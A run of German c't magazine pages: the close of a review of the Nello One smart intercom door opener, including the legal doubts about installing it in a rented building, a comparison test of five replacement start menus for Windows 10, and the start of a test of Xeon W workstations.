Wirklich smart ist die Zugangsvariante „Homezone Unlock“. Die Nello-App nutzt dabei Geofencing, ermittelt also über den Standortdienst des Smartphones fortlaufend dessen Position. Kommt der Nutzer beziehungsweise dessen Mobilgerät in den frei wählbaren Radius um das Haus, schaltet die App den One über den herstellereigenen Cloud-Dienst scharf. Den Türöffner löst man dann wiederum aus, indem man auf die eigenen Klingel an der Haustür drückt. Ein Time-out verhindert, dass One weiter die Haustür



In unserer Gegensprechanlage herrschte bereits ein ordentliches Kabelwirrwarr, was die Installation des Nello One erschwerte.



Über die Nello-App lassen sich beliebige Zeitfenster einrichten, zu denen One dann allen Personen öffnet, die beim Nutzer klingeln.

Haus(tür)recht

Bei der Installation eines smarten Schlosses an der eigenen Tür hat man recht freie Hand. Doch Nello One wird mit einer Gemeinschaftsanlage verbunden, die im Eigentum des Vermieters steht.

Da wirkt es beruhigend, dass man laut Nello für den Betrieb diesen nicht um Erlaubnis bitten muss. Die Begründung erscheint zunächst auch einleuchtend: Alle Änderungen, die man an seiner Gegensprechanlage vornimmt, betreffen nur einen selbst und lassen sich zudem komplett rückgängig machen. Auch die Eigeninstallation als solche sei völlig bedenkenlos möglich, da es sich bei Gegensprechanlagen um Niedervolt-Systeme handelt.

Nello-Konkurrent DoorBird ist hingegen der Auffassung, bei einer solchen Konstruktion handele es sich um einen technischen Eingriff in das Gesamtsystem. Tatsächlich werde die Stromversorgung einer Gegensprechanlage genau auf die Anzahl der installierten Telefone dimensioniert. Jede weitere Komponente, die Strom zieht, könne daher dafür sorgen, dass die Stromversorgung ausfällt

oder die Anlage Schaden nimmt. DoorBird wird sein System nach eigenen Angaben unter anderem deshalb mit eigener Stromversorgung ausliefern.

Auf Nachfrage von c't erklärte Nello, dass Fehler im schlimmsten Fall nur zu einem Ausfall der Funktion des Gegensprechtelefs in der konkreten Wohnung führen. Auswirkungen auf die gesamte Anlage seien hingegen unwahrscheinlich.

Eine fehlende Genehmigung seitens des Gebäudeinhabers könnte auch strafrechtliche Relevanz haben: Mehrere von c't befragte Juristen kamen zu der Einschätzung, dass mit dem Betrieb des Nello One und der damit verbundenen Stromentnahme der Tatbestand des Stromdiebstahls gemäß § 248c Strafgesetzbuch erfüllt ist. Immerhin werden die Stromkosten für die Gegensprechanlage nicht für jeden Mieter einzeln ermittelt, sondern gleichermaßen auf die Hausgemeinschaft umgelegt werden.

Damit konfrontiert, äußerte Nello gegenüber c't, dass bereits mehrere Tausend Geräte im Einsatz seien und es bis-

her zu keinerlei Problemen in diesem Zusammenhang gekommen sei. One verbrauche nur rund 1,47 kWh pro Jahr und koste damit weniger als eine Fahrt mit dem Aufzug. Hierzu ist festzustellen, dass es eine Bagatellgrenze beim § 248c StGB nicht gibt. Allerdings wird bei Geringwertigkeit (unter 25 Euro) die Tat nur auf Antrag verfolgt.

Im täglichen Betrieb fällt schließlich die „Time Window“-Funktion ins Auge, die jeden ins Haus lässt, der die Klingel des Nutzers innerhalb des vorgegebenen Zeitfensters betätigt. Darf man Dritten einfach so die Tür öffnen? Nello bejaht dies mit der Begründung, der Mieter habe keinerlei Verpflichtung zu überprüfen, wer tatsächlich vor der Haustür steht – weder gesetzlich noch durch die Hausverwaltung oder Nachbarn.

Auf Nachfrage legte Nello c't dazu ein rechtliches Gutachten vor, das diese Ansicht bestätigt. Danach könnte der Vermieter eventuell die Deaktivierung des Nello One in der Nacht verlangen; zu dieser Zeit erwartet man aber gewöhnlich auch keinen Paketboten.

auf Klingeln öffnet, wenn man schon daheim ist.

Darüber, dass man zum Öffnen der Haustür einfach nur auf die Klingel drücken muss, freut man sich spätestens, wenn man die Hände voll hat. Mitbewohner, die bereits zu Hause sind, können allerdings nicht wissen, wer da schellt und stehen vielleicht umsonst an der Wohnungstür.

Die Funktion kann nicht nur der User selbst nutzen, sondern bis zu zehn Personen, die zudem unterschiedliche Rechte haben können. So lassen sich beispielsweise individuelle Zeitfenster für die Reinigungskraft einrichten. Alle Nutzer müssen hierzu die App installieren und ein Konto bei Nello anlegen.

Seit Kurzem bietet Nello schließlich einen Skill für Amazons Sprachassistentensystem Alexa an, eine Anbindung an Google Home soll folgen. Hat man den Skill installiert, kann man One den Haustürsummer mit einem Kommando à la „Alexa, sage Nello, es soll die Tür öffnen“ bedienen lassen. Vor der Ausführung verlangt der Skill allerdings partout eine zuvor festzulegende vierstellige PIN. Für

eine direkte Anbindung an Smart-Home-Systemen bietet Nello schließlich ein öffentliches API.

Fazit

Am Anfang betrachtet man Nello leicht als Gimmick – vor allem, wenn man die manuelle Türöffnung über die App ausprobiert. Häufig hat man schneller den Schlüssel aus der Tasche geholt und selbst aufgeschlossen.

Doch „Homezone Unlock“ erwies sich im Test schnell als nützliches Feature: Die Haustür stellt keine wirkliche Hürde mehr dar. Wer in einer höheren Etage wohnt, kann auf dem Weg nach oben in Ruhe den Schlüssel rauskramen – wenn er nicht sowieso ein Smart Lock an der Wohnungstür hat.

Auch die „Time Windows“-Funktion kam schneller zum Einsatz als zunächst angenommen. Bei der nächsten Party muss man dann beispielsweise auch nicht immer zur Gegensprechanlage laufen. Ob es wiederum sinnvoll wäre, mit der Person vor der Tür sprechen zu können, werden wir mit dem Doorbird-System ausprobieren.

Mit dem Nello One und einem Smart Lock kommt man endlich auch im Mehrfamilienhaus ohne Schlüssel bis in die Wohnung. Allerdings bleibt das komplett schlüssellose Zugangssystem auch mit dieser Kombination ein Wunsch: Sobald man in den Keller oder auf den Hinterhof will, ist der smarte Traum ausgeträumt.

Die Zweifel an der Rechtmäßigkeit des Einsatzes des One hinterließen einen bitteren Nachgeschmack. Auch die Auswirkung auf die gesamte Anlage ist schwer einzuschätzen – vor allem für den Fall, dass mehrere Mieter im Haus Nello Ones installieren. Wer hier Bedenken hat, fragt also besser vorab seinen Vermieter und stellt sich auf eine mögliche Absage ein.

(nij@ct.de) **ct**

Nello One

Smarter Türöffner für Gegensprechanlagen	
Hersteller	Nello, www.nello.io
Funkstandard	WLAN 802.11 b/n/g (nur 2,4 GHz), WPA/WPA2
Systemanf.	Smartphone mit Android oder iOS
Preis	119 €, Installationservice (nur in München) 39 €

Anzeige




Bild: Jan Birtakies

Zurück in die Vergangenheit

Klassische Startmenüs für Windows 10

Am Startmenü von Windows 10 mögen sich die Geister scheiden, ein Ausbund an Übersichtlichkeit ist es jedenfalls nicht. Wer es effizienter mag, kann das kachellastige Menü mit etwas Funktionalerem ersetzen.

Von Jan Schüßler

Sie fanden Windows 7 toll und Windows 8 schrecklich? Vielleicht horchten auch Sie bei der Vorstellung von Windows 10 wie viele andere kurz auf: Das neue System sollte wieder ein Startmenü

bekommen, und es sollte die Klassik von Windows 7 mit der Moderne von Windows 8 verbinden. In den Augen vieler Windows-7-Fans ist das Zehner-Startmenü trotzdem ein schlechter Scherz: unübersichtlich, kaum konfigurierbar und voller nutzloser Kachel-Apps – eigentlich also nur die Windows-8-Startseite in kleiner.

Ganz so schlimm mag das Windows-10-Menü nüchtern betrachtet zwar nicht sein, doch gibt es Alternativen, die Programme und Apps übersichtlicher anzeigen, flexibler einstellbar sind und auf Wunsch das aus Windows 7 bekannte Startmenü originalgetreu nachzeichnen.

Entgegen dem Klischee sind die Zielgruppe für solche Startmenü-Tools nicht einfach nur sture Anwender, die sich einer

Umgewöhnung verweigern. Jeder, der Windows effizienter mit der Maus bedienen möchte und weder Lust auf Kacheln noch auf viel Scrollerei hat, sollte einen Blick auf alternative Startmenüs werfen. Deutlich weniger Relevanz hat die Softwaregattung hingegen für Freunde der Tastaturbedienung: Wer ohnehin nie ins Startmenü klickt, sondern alles per Windows-Taste und Eintippen des Programmnamens aufruft, ist mit der Bordausstattung von Windows 10 schon gut bedient.

Startmenüs und sonstige Formen von alternativen Launchern gibts viele – darunter auch einfache Schnellstart-Eingabezeilen und Tools, die Tastenkombinationen mit individuellen Startfunktionen belegen. Für diesen Test haben wir nur solche Programme ausgewählt, die tatsächlich das Windows-10-Startmenü gegen ein anderes austauschen. Software, die schon seit Jahren keine Aktualisierungen mehr bekommen hat, haben wir nicht berücksichtigt.

Rosinen picken

Damit blieben fünf Kandidaten übrig: Das Open-Source-Projekt Classic Shell und die kostenpflichtigen Programme Start10, StartIsBack++ und Start Menu 8; hinzu kommt noch Start Menu X, das es sowohl als kostenpflichtige Pro-Version als auch als kaum schlechter ausgestattete Gratis-

version gibt – für den Test haben wir letztere gewählt.

Getestet haben wir auf Windows 10 Pro Version 1709, etwa ob sich eigene Ordner und Programme problemlos hinzufügen lassen und ob ein schneller Zugriff sowohl auf die Windows-10-Einstellungen als auch auf die klassische Systemsteuerung möglich ist – an solch einfachen Aufgaben scheitert immerhin kein Kandidat. Bis auf Start Menu X bieten zudem alle die Option, den Ordner mit den UWP-Apps („Kachelapps“) aus der Hauptseite des Startmenüs auszublenden.

Ebenfalls selbstverständlich ist die Fähigkeit, die primäre Funktion der Schaltfläche zum Herunterfahren des Rechners zu ändern – um stattdessen etwa direkt Abmeldung, Neustart oder Ruhezustand auszulösen. Auch die Startknopf-Grafik lässt sich bei allen Kandidaten gegen ein anderes Icon austauschen.

Für Einiges ist das Microsoft-Startmenü nach wie vor praktisch – etwa zum Deinstallieren von modernen Apps per Rechtsklick, das beherrschte im Test nur StartIsBack++. Um an das reguläre Startmenü heranzukommen, haben die meisten Anbieter eine Schaltfläche im Menü und konfigurierbare Tasten- oder Taste-/Mausklick-Kombinationen, auf die hin sich das

herkömmliche Microsoft-Menü öffnet. Meist handelt es sich um Kombinationen wie Umschalt- und Windows-Taste oder Strg+Linksklick auf den Startknopf.

Einzig Start Menu 8 bietet keine komfortable Möglichkeit dafür: Wer ans reguläre Kachelmenü will, muss das Programm so einstellen, dass das Drücken der Windows-Taste oder der Klick auf den Startknopf das reguläre Menü öffnet. Und auch bei den Kontextmenüs patzt das Programm: Heftet man einen Ordner mit ausführbaren Programmen ans Startmenü an – was etwa für die Sysinternals-Suite hilfreich ist –, lassen sich die einzelnen Programme im Ausklappmenü nicht als Administrator starten.

Auf der Suche

Eine ordentliche Suchfunktion zu bauen ist offenbar komplizierter als erwartet, so findet nur StartIsBack++ überhaupt Funktionen aus den Windows-10-Einstellungen. Hersteller IObit vergeißt die Suchfunktion seines Start Menu 8: Sie findet bordeigene Funktionen nur anhand ihrer englischen Bezeichnungen und wertet indizierte Dateinhalte nicht aus.

Wer häufig auf die Suchfunktion angewiesen ist, wird möglicherweise die Windows-eigene Suche bevorzugen, da

sie doch noch etwas mächtiger ist. Nur Start10 erlaubt es, die eigene Suchfunktion abzuschalten, sodass beim Drauflos-tippen bei offenem Startmenü automatisch auf die reguläre Windows-Suche umgeschaltet wird. Letztlich ist das aber ein Komfortproblem für Fans der Tastaturbedienung. Ein Klick ins Suchfeld der Taskleiste öffnet stets die Windows-Suche – egal, welches Startmenü installiert ist.

Kein Backup?

Hat man ein neues Startmenü nach seinen Bedürfnissen konfiguriert, sollte es möglich sein, die Einstellungen zu sichern, um sie später bei Bedarf wieder im Handumdrehen restaurieren zu können. Diese Funktion fehlt leider ausgerechnet den drei kostenpflichtigen Kandidaten.

Wer ein alternatives Startmenü zum ersten Mal verwendet, spielt meist erst mal mit diversen Optionen herum – da ist es hilfreich, ein kaputtgespieltes Menü mit einem Handgriff wieder auf den Werkszustand zurücksetzen zu können. Doch auch das können nicht alle.

Das WinX-Menü, ein kompaktes Menü für Schnellzugriffe auf einige Systemfunktionen, lässt sich bei allen Kandidaten wie üblich per Windows+X aufrufen. Beim Rechtsklick auf den Startknopf

Startmenüs für Windows

	Classic Shell	Start10	StartIsBack++	Start Menu 8	Start Menu X
Entwickler	Ivo Beltchev	Stardock	Stanislav Zinukhov	IObit	OrdinarySoft
Website	classicshell.net	stardock.com	startisback.com	iobit.com	startmenux.com
getestete Version	4.3.1	1.56	2.6.2	4.3.0.1	6.11
Funktionen					
Direktzugriff auf Systemsteuerung / Einstellungen	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
überlebt Feature-Update (1709 → 1803)	✓	✓	✓	✓	✓
Rechtsklick auf Startknopf zeigt	Kontextmenü von Classic Shell	Kontextmenü von Start10	WinX-Menü	Kontextmenü von Start Menu 8	WinX-Menü
Win10-Startmenü per Schaltfläche / Tastenkombination	✓ / ✓	✓ / ✓	– / ✓	– ¹ / – ¹	✓ / ✓
Ordner öffnen: als Ausklappmenü / als Explorer-Fenster	✓ / ✓ ²	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓ ²
Konfiguration					
Hinzufügen eigener Programme / Ordner	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
moderne Apps aus Startansicht ausblenden	✓	✓	✓	✓	–
Einstellungen im- und exportieren / Reset-Funktion	✓ / ✓	– / –	– / ✓ ³	– / ✓	✓ / ✓ ³
Suche					
findet Funktionen der Systemsteuerung / Einstellungen	✓ / –	✓ / –	✓ / ✓	✓ ⁴ / –	✓ / –
findet Dokumentnamen / -inhalte	✓ / ✓	✓ / ✓	✓ / ✓	✓ / –	✓ / ✓
durch Windows-Suche ersetzen	–	✓	–	–	–
Bewertung					
Funktionsumfang	⊕⊕	○	⊕	⊕	⊕
Suchfunktion	⊕	⊕	⊕⊕	⊖	⊕
Komfort	⊕⊕	⊕⊕	⊕⊕	⊖	⊕
Preis	kostenlos	5 US-\$	3 US-\$	13 €	kostenlos (Pro für 10 US-\$)

¹ nur über die Einstellungen per Windows-Taste oder Linksklick auf Startknopf möglich ² per Doppelklick ³ nur teilweise ⁴ nur englische Bezeichnungen

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

hingegen erscheint mit manchen Kandidaten nicht das WinX-Menü, sondern ein eigenes Kontextmenü.

Apropos WinX: Schade ist, dass keines der getesteten Programme ein verbessertes WinX-Menü mitbringt. Das wäre ein willkommener Mehrwert, weil Microsoft das Menü immer weiter stützt und essenzielle Zugriffe auf klassische Systemsteuerung, Energieoptionen & Co. entfernt.

Letztlich haben wir die Tools einem Feature-Update-Test unterzogen: Beim Einspielen neuer Versionen von Windows 10 – was im Schnitt alle sechs Monate passiert – werden hin und wieder Programme als inkompatibel bewertet und entfernt. Mit dem aktuellen Feature-Update auf Version 1803 („April-Update“) gab es mit keinem der Testkandidaten Probleme.

Fazit

Classic Shell hat bei den Funktionen und der sehr detaillierten Konfigurierbarkeit die Nase vorn. Es wendet sich damit durchaus auch an fortgeschrittene Anwender. Mit dem „Windows Aero“-Skin sieht es dem Windows-7-Menü zudem sehr ähnlich. Der Entwickler hat das Programm leider aufgegeben, aber immerhin den Quellcode veröffentlicht – doch ein neuer Maintainer hat sich bislang nicht gefunden. Es bleibt daher zu hoffen, dass das Projekt nicht stirbt.

Noch einen Tick originalgetreuer imitieren Start10 und StartIsBack++ den Windows-7-Look – hier passen auch Größe und Layout des Startmenüs ziemlich gut. Beide sind nicht ganz so kleinteilig, aber einfach und verständlich konfigurierbar. Feature-mäßig unterscheiden sie sich nur in Details – während StartIsBack++ auch die Windows-7-Taskleiste imitiert und in den „Einstellungen“ suchen kann, erlaubt Start10 das Abschalten der eigenen Suchfunktion.

Start Menu X versucht nicht, einen bestimmten Menüstil originalgetreu nachzuahmen, sondern ist darauf ausgelegt, in einer kompakten Liste möglichst viele Einträge zu zeigen. Damit eignet es sich vor allem für Nutzer, die viele Programme oder große Dokument-Sammlungen im Startmenü abrufbar haben möchten.

Start Menu 8 ist der einzige Kandidat im Testfeld, den wir nicht empfehlen können: Mit der unvollständigen Übersetzung, der sperrigen Bedienung, der insgesamt mageren Suche und dem höchsten Preis im Testfeld sehen wir keinen Grund, dafür Geld auszugeben. (jss@ct.de) **ct**



Classic Shell


Der Stil von Classic Shell orientiert sich wahlweise an den Startmenüs von Windows 7 oder Windows XP. In den Einstellungen lässt sich die Darstellung sehr detailliert konfigurieren – von der Auswahl des Animationsstils und der Scrollgeschwindigkeit in Untermenüs über Symbolgrößen und Menübreiten bis hin zu verschiedenen Skins für einen möglichst echten grafischen Eindruck nach Windows-7-, -8- oder -10-Art. Größenänderungen durch Ziehen mit der Maus unterstützt Classic Shell nicht.

Die Suchfunktion ist gut konfigurierbar und recht umfangreich. Sie findet allerdings keine Funktionen der modernen Einstellungen, obwohl das in den Optionen ausdrücklich so eingestellt ist. Etwas lästig ist, dass die sehr umfangreichen Optionen keine Schaltfläche zum „Übernehmen“ geänderter Einstellungen bietet.

Das Installationsprogramm wirft in der Standardeinstellung auch „Classic Explorer“ und „Classic IE“ auf den PC. Das erste ist eine recht flexibel einstellbare, klassische Werkzeugleiste für den Datei-Explorer, wie sie aus Windows XP bekannt ist, das zweite fügt dem Internet Explorer ein paar mehr Informationen in der Statusleiste hinzu.

Der Entwickler hat die Weiterentwicklung von Classic Shell Ende 2017 eingestellt und den Quellcode der nach wie vor aktuellen Version 4.3.1 veröffentlicht. Einen neuen Maintainer hat das Projekt bislang aber nicht gefunden. Mit Windows 10 in der jüngsten Version 1803 läuft es problemlos; langfristig steht die Zukunft von Classic Shell aber in den Sternen.

- 👍 extrem gut konfigurierbar
- 👍 „Classic Explorer“
- 👎 Zukunft des Projekts offen



Start10

Start10 hat die bekannte Aufteilung des Startmenüs aus Windows 7; andere Layouts sind hier nicht vorgesehen. Das Programm bietet ein paar Hintergrundtexturen und stimmige Designs – „Rounded Windows 7“ imitiert den Look vom Startmenü des Betriebssystem-Klassikers recht glaubwürdig.

Das Programm bringt auch für die Windows-Taskleiste ein paar visuelle Modifikationen inklusive einiger Texturen mit. Wer das Desktop-Sortier-Tool Fences vom gleichen Hersteller verwendet, kann die Fences-Ordner unter „Alle Programme“ anzeigen lassen – aber leider nicht für sich gruppiert, sondern quer über die Ordnerliste verstreut.

Die Einstellmöglichkeiten sind nicht überfrachtet und bieten eine einfache Auswahl von Symbolgröße, anzuzeigenden Elementen, Tastenkombinationen und Ähnlichem. Im Konfigurationsprogramm sind allerdings die Sprachen einiger Optionen vermischt – einige sind auf Englisch, andere auf Deutsch.

Auch bei Start10 findet die Suche keine Funktionen aus den „Einstellungen“. Als einziges im Testfeld erlaubt das Programm, die eigene Suchfunktion komplett abzuschalten, sodass durch Windows-Taste und Texteingabe automatisch auf die reguläre Windows-Suchfunktion umgeschaltet wird.

Start10 bietet weder eine Funktion zum Sichern und Wiederherstellen von Einstellungen noch eine Option zum Zurücksetzen auf Werkseinstellungen. Im Test zeigte es nach einem Feature-Update auf Windows 10 in Version 1803 bei den häufig benutzten Programmen einige Einträge für den Datei-Explorer mit wirren Namen – die sich aber einfach aus der Liste werfen ließen.

- 👍 klassischer Windows-7-Look
- 👍 einfache Konfiguration
- 👎 kein Backup, kein Reset



StartIsBack++


StartIsBack++ bildet nicht nur Layout und Erscheinungsbild des Windows-7-Startmenüs recht genau nach, sondern auf Wunsch auch das der zugehörigen Taskleiste. Die Icons offener Programme erscheinen dann wie in Windows 7 mit Milchglas-Fliesen hinterlegt. Zusammen mit der Option, Farbe und Transparenz für beide Elemente einzustellen, lässt sich der Look des klassischen Windows recht gut imitieren.

Ähnlich wie Start10 lässt sich StartIsBack++ sinnvoll und auch für Anfänger gut verständlich konfigurieren – von anzuzeigenden Elementen über die Anzahl der zuletzt verwendeten Programme bis hin zur Farbe von Startmenü und Taskleiste.

Die Integration der modernen Windows-„Einstellungen“ ist vorbildlich: Die Suchfunktion findet als einzige im Test einzelne Funktionen daraus. Verknüpfungen zu Ordnern lassen sich per Rechtsklick und Aktivierung der Option „als Menü anzeigen“ als Ausklappmenüs darstellen. Macht man das mit der Schaltfläche für die Einstellungen, erscheinen alle Unterfunktionen der Einstellungs-App als alphabetisch sortierte Liste.

Ungewohnt ist, dass StartIsBack++ keinen Eintrag im Startmenü für sein eigenes Konfigurationsprogramm anlegt. Es findet sich stattdessen in der klassischen Systemsteuerung in der Funktion „Startmenü“ in der Kategorie „Darstellung und Anpassung“. Das Zurücksetzen auf Werkseinstellungen ist nur für die Konfiguration der Startmenüeinträge möglich, nicht für Erscheinungsbild und sonstige Einstellungen. Auch fehlt eine Funktion für den Import und Export der Konfiguration.

- 👍 klassischer Windows-7-Look
- 👍 Suchfunktion
- 👎 kein Backup



Start Menu 8

Start Menu 8 ahmt das Layout des bekannten Windows-7-Startmenüs nach. Doch Obacht während der Ersteinrichtung: Als bevorzugter Stil ist „Win10-Stil“ vorausgewählt – und damit meint der Hersteller nicht etwa ein modernes Design für Start Menu 8, sondern das normale Startmenü von Microsoft. Um Start Menu 8 verwenden zu können, muss deshalb auf den „flachen Stil“ umgeschaltet werden. Das geht auch nachträglich im Konfigurationsprogramm.

Start Menu 8 skaliert nicht sauber auf hochauflösenden Bildschirmen – die Schrift erscheint bei 150-Prozent-Skalierung verwaschen. Anders als bei Start Menu X lässt sich das nicht von Hand korrigieren. Im linken Menüteil lassen sich Elemente zwar per Drag & Drop umsortieren, nicht aber in eigene Gruppen verschieben. Dafür muss man auf die Gruppe klicken, um sie im Windows-Explorer zu öffnen, und dann die gewünschten Elemente aus dem Startmenü dort hineinziehen – was wiederum nur mit zuvor von Hand angehefteten Programmen möglich ist, nicht aber mit Elementen aus „Alle Programme“.

Eine Möglichkeit zum Aufruf des normalen Windows-10-Startmenüs per Tastenkombination ist nicht vorgesehen – wer auch darauf Zugriff behalten möchte, muss einstellen, dass es sich per Windows-Taste oder Linksklick auf den Startknopf öffnet. Die Suchfunktion findet alle bordeigenen Programme nur anhand ihrer englischen Namen, obwohl sie in „Alle Programme“ mit ihrer deutschen Bezeichnung zu finden sind – heftet man sie an den linken Bereich des Startmenüs an, erscheinen sie dort wiederum auf Englisch.

- 👎 inkonsistente Übersetzung
- 👎 umständliche Bedienung
- 👎 Skalierungsprobleme



Start Menu X

Bei der Installation von Start Menu X muss man wählen, ob die modernen Apps wie im regulären Windows-10-Startmenü zusammen mit anderen Programmen oder in einem eigenen Unterordner angezeigt werden sollen. Das Menü kann wahlweise zweigeteilt erscheinen (links Schnellzugriffe sowie Dokumenten- und Programmordner, rechts die jeweiligen Inhalte) oder einspaltig (nur Schnellzugriffe und Ordner; Inhalte erscheinen als Ausklappmenüs). Die zweigeteilte Variante eignet sich, um viele Einträge auf wenig Raum übersichtlich anzuzeigen.

Programme lassen sich in „virtuellen Gruppen“ sortieren, von denen die Gratisversion maximal fünf anzeigt. Breite und Höhe des Menüs lassen sich direkt mit der Maus einstellen.

Weicht die Windows-Bildschirmskalierung von 100 Prozent ab, werden Schriften in Start Menu X matschig. Das kann man von Hand korrigieren. Dazu navigiert man über den Windows-Explorer zum Verzeichnis „C:\Programme\Start Menu X“, klickt mit der rechten Maustaste auf „StartMenuX.exe“ und dann auf „Eigenschaften“. Unter „Kompatibilität“ setzt man ein Häkchen vor „Verhalten bei hoher DPI-Skalierung ...“, bestätigt mit OK und startet Windows neu. Danach erscheint das Startmenü zunächst zu klein, was sich in den Start-Menü-X-Optionen unter „Personalisierung“ mit „Skalierung“ korrigieren lässt.

Die Pro-Version für rund 10 US-Dollar zeigt mehr als fünf virtuelle Gruppen und erlaubt das Festlegen von „Hauptprogrammen“ für Ordner, um sie per Klick auf den Ordner starten zu können.

- 👍 Gratis-Funktionsumfang
- 👍 kompakte Darstellung
- 👎 Skalierungsprobleme



Große Kaliber

Profi-PCs mit Intel Xeon W

Workstations sind die großen Schwestern der Büro-PCs und müssen immer dann ran, wenn die Power der Kleinen nicht reicht. Doch nicht nur die potente Hardware, auch Erweiterbarkeit und ein rundes Service-Paket machen eine gute Workstation aus. Single-Socket-Modelle von Dell, Fujitsu, HP und Lenovo mit je einem Xeon-W-Prozessor mussten zeigen, wie die Hersteller das Thema interpretieren.

Von Benjamin Kraft

Was eine Workstation eigentlich ausmacht, ist nirgendwo festgeschrieben. Dennoch darf als Konsens gelten, dass sie für rechenintensive Aufgaben jenseits des Büroalltags gedacht sind, etwa für Videoschnitt, Rendering, CAD, Softwareentwicklung oder wissenschaftliche Berechnungen.

Die nötige Rechenkraft schöpfen Sie aus Mehrkern-CPU's, die auf viel Arbeitsspeicher zugreifen. Auf Konstruktionsaufgaben lassen sie ihre Profi-Grafikkarte los und speichern die Ergebnisse je nach Einsatzgebiet auf schnellen NVMe-SSDs oder großen Datenhalden, die sich einfach und werkzeuglos erweitern lassen. Über Steck-

karten oder Modul-Einschübe schneidet man das System auf bestimmte Aufgaben zu. Zur Auswahl stehen etwa Schnittstellen für die Gehäusefront, RAID-Hostadapter oder Netzwerkkarten. Und geht der Rechner mal kaputt, springt der Service viel schneller ein als beim heimischen PC – je nach gebuchtem Service-Paket schon innerhalb weniger Stunden.

Vier Single-Socket-Workstations stellen sich im Labor ein, allerdings in sehr unterschiedlicher Konfiguration vom günstigen Vierkerner über einen Achtkerner mit Intels VROC-RAID bis hin zum 10-Kern-Arbeitstier. Mit dabei sind der Dell Precision 5820 Tower, die Celsius

M770 von Fujitsu, die Z4 G4 von HP und die Lenovo ThinkStation P520. Die Preise der getesteten Konfigurationen reichen von 2000 bis 5600 Euro – je nach Ausstattung schwanken sie stark.

Weil Käufer das Modell der Wahl ohnehin auf ihre persönlichen Anforderungen zuschneiden, spielte die System-Performance bei unseren Tests nur eine untergeordnete Rolle. Vielmehr betrachteten wir die vier Geräte als Stellvertreter ihrer Produktfamilie, um an ihnen unter anderem Erweiterbarkeit, Kühlleistung und Lautstärke abzuschätzen – und zu schauen, welche Ideen noch eingeflossen sind.

Xeon-Country

So beeindruckend AMD mit der Zen-Architektur reüssiert hat – für Workstations hat man in Sunnyvale nichts im Portfolio. Threadripper fehlt offiziell die Fähigkeit, ECC-RAM zu nutzen, um so die häufigsten Bitfehler zu erkennen und zu beheben. Epyc ist hingegen für teurere Plattformen gedacht und damit preislich uninteressant. Deshalb setzen die Hersteller auf Intels aktuellen Workstation-Prozessor Xeon W. Er basiert auf der Skylake-Architektur und enthält je nach Modell 4 bis 18 CPU-Kerne.

